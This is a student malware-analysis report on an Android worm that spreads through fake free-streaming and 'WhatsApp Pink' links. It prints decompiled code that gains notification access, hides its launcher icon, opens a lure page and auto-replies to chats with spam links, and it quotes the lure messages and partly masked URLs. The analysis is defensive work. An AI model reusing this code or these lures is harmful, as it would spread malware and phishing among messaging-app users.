National Institute of Technology Hamirpur

Department of Computer Science & Engineering

2020 Odd Semester

SOFTWARE PROJECT PLANNING

CSD-423

Submitted by:

Abhishek Mishra

17569

&

Ritchie Ronald Kindo

17581

CSE 4 yr

ABSTRACT PROBLEM:

Recently, there are some random links that get forwarded in WhatsApp or in any social media and when you visit that link , it will ask you to download app for free streaming of Amazon Prime, Netflix, IPL etc. And so, after the app is downloaded.

Virus Names:

Spreading under the guise of WhatsApp pink, Netflix free streaming, and the Amazon Prime app. It was a member of the Android Joker virus family.

Spreading Vector:

WhatsApp, Twitter, Facebook, Instagram

Some highlighted URLs that doing same work:

http://streamaXX.club/landing.php/?app

http://pinkaXX.xyz/?whatsapp

http://profileliXX.xyz/?livestream

Technical side:

Static code analysis:

Overview:

 It takes advantage of the Quick Reply from Notification function and attempts to respond on your behalf to each group/personal DM.

FLOW CHART:

It displays a toast and starts a service as soon as you grant notification access.

```
*Untitled - Notepad
File  Edit  Format  View  Help
public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView((int) R.layout.activity_main);
        ComponentName componentName = new ComponentName(getApplicationContext(), NotificationService.class);
        String string = Secure.getString(getApplicationContext().getContentResolver(), "enabled_notification_listeners");
        if (string != null && string.contains(componentName.flattenToString())) {
            startService();        // As soon as Notification access is granted, it calls startServices
        }
        findViewById(R.id.notification).setOnClickListener(new OnClickListener() {
            public void onClick(View view) {
                MainActivity.this.startActivity(new Intent("android.settings.ACTION_NOTIFICATION_LISTENER_SETTINGS"));
            }
        });
    }

    /* access modifiers changed from: 0000 */
    public void startService() {
        startService(new Intent(this, NotificationService.class));
        Toast.makeText(getApplicationContext(), "Started", 0).show();
        StringBuilder sb = new StringBuilder();
        sb.append("googlechrome://navigate?url=");
        sb.append("http://streamaXX.club/landing.php/?app");      // I marked the url as XX as malware is still there on the link.
        Intent intent = new Intent("android.intent.action.VIEW", Uri.parse(sb.toString()));      // Redirect the user to page at chrome
        intent.addFlags(268435456);
        startActivity(intent);
        finish();
        getPackageManager().setComponentEnabledSetting(new ComponentName(this, MainActivity.class), 2, 1);
    }
}
```

The started service actually listens for updates and uses Android's Quick Reply feature to send random text.

As soon as the service started, the user is redirected to URL(http://streamaXX.club/landing.php/?app).

What are the random Messages that are usually sent?

File Edit Format View Help

```java
public class NotificationService extends NotificationListenerService {
    private static final String WHATSAPP_B_PACKAGE = "";
    private static final String WHATSAPP_PACKAGE = "";
    String Random_Message;
    private String TAG = getClass().getSimpleName();
    String[] bob = {"com.facebook.orca", "com.facebook.mlite", "om.instagram.android", "com.twitter.android", "com.facebook.katana",
                "com.facebook.talk"};
    Editor editor;
    NotificationManager notificationManager;
    String phoneNumber;
    SharedPreferences sharedPref;


    public static String random_string() {
        Random random = new Random();
        String[] strArr = {"*Live Stream App* Watch All Movie,Series,Season In Ultra HD Quality On Your Mobile,
                    Live IPL Cricket Matches *Football matches* and Much More.
                    *Now you dont need to pay netflix, Amazon Prime* Just Download this Free Live Streaming App and enjoy.",
                    "*Live Stream* Do you like IPL  & *Football matches* ? Download this app",
                    "*NetFlix Free*  Get 2 Months of Netflix Premium Free anywhere in the world for 60 days.",
                    "*Amazon Prime* Get 2 Months of Amazon Premium Free anywhere in the world for 60 days.",
                    "*Online Movies* like to Watch Online Movies ? Download this app."};
        String[] strArr2 = {"streamaXX.club/?netflix", "streamaXX.club/?netflix", "streamaXX.club/?netflix", "streamaXX.club/?netflix",
                    "streamaXX.club/?netflix"};
        StringBuilder sb = new StringBuilder();
        sb.append(strArr[random.nextInt(5)]);
        sb.append(" http://");
        sb.append(strArr2[random.nextInt(5)]);
        return sb.toString();
    }
```

As in above code you can see, the random text:

```
*Untitled - Notepad

File  Edit  Format  View  Help

>*Live Stream App* Watch All Movie,Series,Season In Ultra HD Quality On Your Mobile,
   Live IPL Cricket Matches *Football matches* and Much More. *Now you dont need to pay netflix
> Amazon Prime* Just Download this Free Live Streaming App and enjoy.",
   "*Live Stream* Do you like IPL  & *Football matches* ? Download this app"
>"*NetFlix Free*  Get 2 Months of Netflix Premium Free anywhere in the world for 60 days."
>"*Amazon Prime* Get 2 Months of Amazon Premium Free anywhere in the world for 60 days."
>"*Online Movies* like to Watch Online Movies ? Download this app."
```

In reality, it is trying to attract the user via feeding them with false Streaming app.

Targeted software:

Facebook, Twitter, Instagram, WhatsApp, or any other messaging app.

What to do If you are infected by this?

The app will hide itself as soon as notification access is granted. So, try uninstalling the app from setting > Apps > App_Name > uninstall.

How to delete apps from your Android device:

- **Delete apps in settings**
- **Delete apps on the Google Play Store**
- **Delete in the app drawer**